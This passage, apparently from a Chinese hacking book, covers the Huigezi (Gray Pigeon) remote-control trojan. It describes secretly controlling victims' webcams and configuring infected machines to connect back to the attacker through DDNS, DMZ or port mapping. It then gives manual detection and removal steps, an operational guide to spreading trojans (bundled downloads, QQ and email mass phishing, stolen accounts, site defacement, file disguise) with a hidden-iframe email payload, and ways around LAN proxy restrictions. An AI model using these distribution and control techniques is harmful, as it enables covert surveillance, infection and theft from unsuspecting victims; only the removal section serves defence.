


图 6 - 35　远程操作

(6)远程控制摄像头。

此功能可以控制远程计算机的摄像头，在服务端操作人员完全不知情的情况下，控制端可以把摄像头目标中的拍摄下来，如图 6 - 36 所示。

图 6 - 36　远程摄像头

以上这些是灰鸽子对服务端的一些常见控制，已经达到了任意宰割肉鸡的程度了，足已看到灰鸽子作为黑客们常用的远程控制软件的强大功能。

6.6 灰鸽子木马常见问题解决方案

灰鸽子主要的设置在配置服务器的“IP 通知 http 访问地址、DNS 解析域名或固定 IP”栏中。如图 6 - 37 所示。




图 6 - 37 配置服务器

具体如何填写客户端的地址，主要分为以下几种情况：

1. 服务端与客户端同在一个局域网内

对于公司、寝室这样的局域网来说，很多机器都是设置了 IP 地址的，例如某个局域网中的电脑 IP 分为：192.168.1.2 、192.168.1.3、192.168.1.4 等等。

对于这种情况，客户端与服务端同在该局域网中，只需在“IP 通知 http 访问地址、DNS 解析域名或固定 IP”栏中填写客户端 IP 地址即可。

2. 客户端拥有公网固定(静态)IP

如果客户端在 Internet 中拥有固定的 IP 地址，那么在服务端配置的“IP 通知 http 访问地址、DNS 解析域名或固定 IP”栏中也只需填入该客户端固定的 IP 地址即可，当被控主机上线时，服务端就会根据这个 IP 地址自动连接上客户端。不过由于 IP 地址资源稀缺，拥有固定 IP 地址的主机并不多，很多用户都是 ADSL 拨号上网，或者利用小区宽带、网吧等这样的广域网通过一个公网 IP 接上 Internet。

3. 客户端通过 ADSL 拨号上网

由于 Internet 公网上静态 IP 资源的稀缺性和租用的昂贵性，目前的 ADSL 宽带用户基本

上只能采取动态 IP 接入方式上连接 Internet 公网。

动态 IP 接入方式是指用户通过虚拟拨号技术动态获得 IP 地址来上网的方式，用户通过本地电脑安装的拨号程序，驱动 ADSL Modem 拨号连接 Internet 时，ISP 通常会随机分配给用户一个公共 IP 地址，在断线之前这个 IP 地址是唯一的，其他用户可以通过这个 IP 地址来访问该用户，但是一旦断线后再次连接，ISP 会重新随机分配另外一个 IP 地址给该用户。

既然 IP 是动态的，一旦客户端重新拨号上网，那么 IP 地址就发生了变化，所以服务端填写静态的 IP 地址显然不合适，那么如何才能让服务端总是能正确的找到客户端上线时的 IP 地址呢？这就需要利用动态域名解析了。

动态域名即 DDNS（动态域名解析服务）可实现将域名动态的映射到用户动态的 IP 地址上。首先，用户需要在 DDNS 服务商那里注册一个动态域名地址，当用户上线的时候，就告诉 DDNS 服务商自己当前的 IP 地址，这样 DDNS 服务商就把用户申请的那个动态域名地址映射到用户当前的 IP 地址上了，互联网中的其他主机要访问申请的那个域名地址也就是访问当前该用户的 IP 地址了。

目前有很多提供动态域名服务的网络商，大家可以自己选择一家注册动态域名服务，例如北京金万维（http://www.gnway.com）、希网网络（www.3322.org）、花生壳（http://www.oray.cn）等等。

域名申请成功后，每次客户端上线时都要将申请的动态域名更新为当前 IP 地址。在配置服务端的时候，在“IP 通知 http 访问地址、DNS 解析域名或固定 IP”栏中就填写申请好的动态域名地址。当“中招”主机上线的时候，服务端程序就会根据这个动态域名找到客户端当前的 IP 地址，主动建立连接。

4. 客户端位于内网中

即使通过 ADSL 拨号上网的用户很多都购置了路由器，这样可以将更多的主机通过一个公网帐号接入 Internet 中，可是位于路由器下的主机就成为了一个内部局域网，这种环境和公司局域网或网吧中的环境是一样的。

以图 6～38 为例，如果灰鸽子客户端（控制端）是内部局域网中的主机，IP 地址为 192.168.1.2，那么动态域名更新的地址是该局域网网关口的公网 IP 地址：125.83.61.139，所以灰鸽子的服务端只知道网关关口的 125.83.61.139 地址，而无法找到网关下面 192.168.1.2 主机。那么该如何进行设置才能让灰鸽子服务端（被控端）连接上内网中的客户端（控制端）192.168.1.2 主机呢？这就需要在网关（或者路由器或者是服务主机）做开放主机设置的，这里我们以路由器的设置为例，至于专门的网关服务器设置，道理是相同的，如图 6－38 所示。

首先进入路由器设置界面，在路由器的“转发规则”的 DMZ 主机设置中，填入客户端主




图 6-38 Internet 接入关系图

机的私有 IP 地址,本例中客户端 IP 为 192.168.1.2,启动路由器设置,这样来自公网中的操作就可以直接到达 192.168.1.2 这台主机上。

5. 客户端位于内网中,但不能设置网关

能设置网关可以很好的解决内网用户控制灰鸽子,可是对于网吧、小区宽带以及公司局域网来说,是不能轻易设置网关的,那么客户端(控制端)用户该如何设置呢?

单击灰鸽子工具栏中的“工具”→“内网端口映射”,在弹出的窗口中 VPort 服务端 IP 栏中输入服务端的公网 IP,生成服务端程序。如图 6-39 所示。




图 6-39 内网端口映射

当被控主机运行该程序之后,就会自动连接上客户端了。

6.7　清除计算机中的灰鸽子

由于灰鸽子比较流行也比较泛滥，此节将着重讲叙灰鸽子的防范与清除。

1. 灰鸽子的手工检测

由于灰鸽子拦截了 API 调用，在正常模式下木马程序文件和它注册的服务项均被隐藏，也就是说6.4.1 即使设置了“显示所有隐藏文件”也看不到它们。此外，灰鸽子服务端的文件名也是可以自定义的，这都给手工检测带来了一定的困难。

但是，通过仔细观察可以发现，对于灰鸽子的检测仍然是有规律可循的。从上面的运行原理分析可以看出，无论自定义的服务器端文件名是什么，一般都会在操作系统的安装目录下生成一个以“_hook. dll”结尾的文件。通过这一点，可以较为准确手工检测出灰鸽子木马。

由于正常模式下灰鸽子会隐藏自身，因此检测灰鸽子的操作一定要在安全模式下进行。进入安全模式的方法是：启动计算机，在系统进入 Windows 启动画面前，按下 F8 键（或者在启动计算机时按住 Ctrl 键不放），在出现的启动选项菜单中，选择“Safe Mode”或“安全模式”。

（1）由于灰鸽子的文件本身具有隐藏属性，因此要设置 Windows 显示所有文件。打开“我的电脑”，选择菜单“工具”→“文件夹选项”，点击“查看”，取消“隐藏受保护的操作系统文件”前的对勾，并在“隐藏文件和文件夹”项中选择“显示所有文件和文件夹”，然后点击“确定”，如图 6－40 所示。

（2）打开 Windows 的“搜索文件”，文件名称输入“_hook. dll”，搜索位置选择 Windows 的安装目录（默认 98/XP 为 C:\Windows，2k/NT 为 C:\Winnt），如图 6－41 所示。

（3）经过搜索，在 Windows 目录（不包含子目录）下发现了一个名为 Game_Hook. dll 的文件，如图 6－42 所示。

（4）根据灰鸽子原理分析可以知道，如果 Game_Hook. DLL 是灰鸽子的文件，则在操作系统安装目录下还会有 Game. exe 和 Game. dll 文件。打开 Windows 目录，果然有这两个文件，同时还有一个用于记录键盘操作的 GameKey. dll 文件。如图 6－43 所示。

经过这几步操作基本就可以确定这些文件是灰鸽子木马了，下面就可以进行手动清除。

2. 灰鸽子的手工清除

经过上面的分析，清除灰鸽子就很容易了。清除灰鸽子仍然要在安全模式下操作，主要有两步：清除灰鸽子的服务；删除灰鸽子程序文件。（注意：为防止误操作，清除前一定要做好备份。）




图 6-40　修改文件显示方式




图 6-41　查找文件

(1)清除灰鸽子的服务。

2000/XP 系统:

① 打开注册表编辑器(点击“开始”→“运行”,输入“Regedit. exe”,确定。),打开 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services 注册表项。




图 6－42　发现目标文件

图 6－43　找出木马文件

② 点击菜单“编辑”→“查找”，“查找目标”输入“game. exe”，点击确定，就可以找到灰鸽子的服务项(此例为 Game_Server)。如图 6－44 所示。

③ 删除整个 Game_Server 项。

98/ME 系统：

在 9X 下，灰鸽子启动项只有一个，因此清除更为简单。运行注册表编辑器，打开 HKEY_CURRENT_USER \ Software \ Microsoft \ Windows \ CurrentVersion \ Run 项，便立即看到名为 Game. exe 的一项，将 Game. exe 项删除即可，如图 6－45 所示。

图 6-44　注册表信息

图 6-45　删除注册表信息

(2)删除灰鸽子程序文件。

删除灰鸽子程序文件非常简单,只需要在安全模式下删除 Windows 目录下的 Game.exe、Game.dll、Game_Hook.dll 以及 Gamekey.dll 文件,然后重新启动计算机。至此,灰鸽子已经被清除干净。

本节给出了一个手工检测和清除灰鸽子的通用方法,适用于日常看到的大部分灰鸽子木马及其变种,然而仍有极少数变种采用此种方法无法检测和清除。同时,随着灰鸽子新版本的不断推出,黑客们可能也会加入一些新的隐藏方法、防删除手段,手工检测和清除它的难度也会越来越大。

6.8　木马传播的主要方法与途径

在介绍了那么多关于木马的问题之后，介绍一些目前常用的木马传播的方法，不仅让大家知道如何才容易中木马，更可以使大家以后在碰到诸如此类的情况后不会掉入木马的陷阱。

1. 目前流行木马传播技术

(1)用 BT 制作木马种子。

利用 BT 制作木马种子，这里主要是要找一款具有诱惑性的软件然后捆绑上自己的木马，做成种子，最后发布出去，相信利用 BT 控制被控端速度可是超快。

(2)利用 PP 共享捆了木马的软件或电影。

方法同 BT 一样，要找诱惑性电影或软件，捆上木马，然后共享目录，这样人家就会通过搜索找到捆上了木马的软件或电影。这里电影要配合网页木马，可以参看 RealOnePlayer 木马制作，当一打开电影时就会打开之前制作的网页木马，这样看电影也会中木马。

(3)QQ 群发网页木马。

首先，申请多个 QQ 号，然后找款 QQ 消息群发器(很多网站可以找到大量相关 QQ 群发信息软件)，再然后要加上非常具有诱惑性的消息(被控服务端或多或少与这个直接相关)，骗取点网址。相信只要信息够诱惑，中木马者也是成群的。

(4)利用 163 邮箱传播网页木马。同样，这里用 HTML 格式，然后填上以下代码：</html > < iframe src = “你的网页木马地址” name = “zhu” width = “0” height = “0” frameborder = “0” > 只要一打开，就会中网页木马。

这里发送邮件时注意一些技巧，最好要加入一些对方比较感兴趣的信息。比如某人是爱好车的，就可以在邮件标题上写上关于车的诱惑性标题。目的只有一个，让他点带有网页木马的邮件。

(5)利用邮箱群发网页木马。

这里要用到论坛邮箱提取器，提取大量邮箱后，配合 FOXMAIL 这款软件进行群发传播带有网页木马的邮件。这里也要注意技巧，比如在一个游戏论坛提取的邮箱，就可以伪装本论坛发给广大游戏玩家，提供最新游戏外挂下载，然后写上自己的网页木马，大部分都认为信息的真实性而点击，从而中木马，这里还可以配合利用 HTML 格式群发网页木马，效果可能会更佳。

(6)捆绑欺骗。

这也是比较常用的传播木马技术，把木马捆在游戏，流行软件上，配合以上方法，QQ，邮

箱,BT,论坛,等发布捆了木马的软件,骗取点击木马软件,这样也就同时中了木马。

(7)攻破下载点,捆上木马放入下载点。

当入侵到一些网站时,看看是否开放21服务,也就是是否提供FTP服务,若入侵到这类网站了,于是就可以把捆上木马的文件放入下载点等待上钩,该方法的速度也非常快。

(8)钓鱼式欺骗点击网页木马地址或木马。

钓鱼式欺骗攻击,也是国内最新发现的一种攻击手法,具体的利用方法:当盗取了别人的QQ号,可以看看有几个群,然后在群里放上自己捆绑的木马,接着在群里发几条诱惑性的信息,比如最新申请6位QQ号软件,由于是在同一个群,可能他们对该QQ号主人有一定的信任度,所以点击的可能性一定很大,若该QQ号主人是群主或是管理员,那就可以直接在公告上写上自己的网页木马地址,然后说本群刚建的专用网站等等。由于是群主,他们对他的信任度可想而知,应该都会点的。还有一招,在他QQ的个人资料上或个人签名上填上自己的网页木马,然后说刚建的个人网站,相信很多好友都会自动点击。

(9)网站主页挂马。

这个在这里就不介绍了,首先入侵到一个网站得到WEBSHELL后,接下来大家就可以找首页挂马了。

(10)论坛漏洞挂马。

这里主要利用论坛的一些漏洞进行挂马,利用一些论坛对个人资料过滤不严,对恶意软件查杀不严等漏洞进行挂马。

(11)文件类型伪装。

这里主要把一些木马服务端和一些文本文件捆绑在一起,然后通后自解压方式或捆绑器制作成文本文件类型的可执行文件,当对方以为打开的只是一个文本文件时,虽然能正常运行文本文件,但其实已经中了木马,可以说是神不知鬼不觉。当然,还可以伪装成其它的类型,比如把木马制作成BMP图片,BAT格式等,只要他一运行就会中木马。

(12)其它的传播技术:比如制作图片木马,也有专门的图片木马制作工具,RealOne Player木马制作,FLASH木马制作,也有专门的制作工具。

这些也是比较常用的传播技术,只要有这方面的思路,也可以进行其它方法的尝试。

2. 新型高级木马传播技术

下面介绍几种比较高级的木马传播技术,由于有一定的技术难度,所以隐蔽性比较强,传播速度也快,而且也几乎不会被杀毒软件查杀。

(1)在WORD文档中加入木马文件。

这种方法非常隐蔽,在WORD文档尾加入木马文件,只要别人点击这个所谓的WORD文件就会中木马,这种方法主要是通过把一个EXE格式的木马文件接在一个DOC文件的末

尾，使别人察觉不到木马的存在，从而中木马。

(2)黑客工具绑木马。

这主要是在一些黑客网站的软件发布站，发布捆了木马的工具而躲过管理员的检测，其实他们就是利用人性的弱点，黑客工具本来被杀毒软件查杀，捆了木马的工具被查杀就不觉得奇怪了，就会放松警惕。

(3)用 Z－file 伪装加密木马程序。

Z－file 伪装加密软件是将文件压缩加密之后，再以 bmp 图像文件格式显示出来，扩展名是 bmp，执行后是幅普通的图像，黑客会将木马程序和小游戏合并，再用 Z－file 加密及将此“混合体”发给受害者，由于看上去是图像文件，受害者往往不以为然，打开后又只是一般的图片，最可怕的地方还在于就连杀毒软件也检测不出它内藏木马。

(4)伪装成应用程序扩展组件。

此类属于最难识别的木马，也是骗术最高的木马，当然技术实现也有相当的难度由于涉及到编程，所以在这里只简单介绍原理，它采用的是内核插入式的嵌入方式，利用远程插入线程技术，嵌入 DLL 线程，或者挂接 PSAPI，实现木马程序的隐藏。

(5)通过 QQ 病毒，QQ 蠕虫，QQ 尾巴或邮箱病毒，蠕虫进行传播。

相信利用这些技术进行传播木马的速度是最快的，这里要下载病毒，蠕虫源代码，进行分析，修改，然后传播到网上，这样就会一传十，十传百，指数级上升，自动传播木马。这种传播速度是惊人的，网上也可找到相关 QQ 蠕虫制作器，也就可以直接制作自己的带有网页木马的蠕虫了，利用该技术是相当高级的，速度也是最快的。

本节总结归纳了目前最流行的木马传播技术以及以后木马传播技术的发展趋势。

第7章　突破网络中的限制

7.1　使用代理上网突破网络限制

7.1.1　突破局域网上网限制

可能现在对局域网上网用户限制比较多，比如不能上一些网站，不能玩某些游戏，不能上 MSN，端口限制等等，一般就是通过代理服务器上的软件进行限制，如现在谈的最多的 ISA Server 2004，或者是通过硬件防火墙进行过滤。下面介绍一下如何突破限制，在此需要分限制情况进行说明：

1. 单纯的限制某些网站不能访问，网络游戏（比如联众，魔兽世界）不能玩等，这类限制一般是限制了欲访问的 IP 地址。

对于这类限制很容易突破，用普通的 HTTP 代理就可以了，或者 Socks 代理也是可以的。现在在网上找 HTTP 代理还是很容易的。在 IE 里加了 HTTP 代理就可以轻松访问目的网站了。IE 设置代理服务器的方法是打开 IE 浏览器，选择“工具→Internet 选项→连接→局域网设置→代理服务器”，把“为 LAN 使用代理服务器”前的勾打上，在地址内填代理 IP 地址（如 215.13.02.23），端口内填其端口号（如 8080），下面的“对于本地地址不使用代理服务器”把前面的勾去掉，然后“确定”，如图 7-1 所示。

2. 限制了某些协议，如不能使用 FTP 了等情况，还有就是限制了一些网络游戏的服务器端 IP 地址，而这些游戏又不支持普通 HTTP 代理。

这种情况可以用 Socks 代理，配合 Sockscap32 软件，把软件加到 Sockscap32 里，通过 Socks 代理访问。一般的程序都可以突破限制。对于有些游戏，可以用 Permeo Security Driver 这个软件。如果连 Socks 也限制了，那可以用 Socks2http。例如使用代理突破 QQ 限制：

（1）下载、安装 SocksOnLine 的最新版本。执行 SocksOnLine，创建一个 Socks 代理端口，设其值为 1080，如图 7-2 所示。

（2）设置 QQ 的 Socks 代理打开 QQ 的系统设置对话框，在“代理设置”中选择“使用 Socks5 代理”，将下面的“代理服务器”设置为“localhost”，端口设置为 1080。用户名和用户密码无须填写。离线并重新登录 QQ，就可以使用了，如图 7-3 所示。

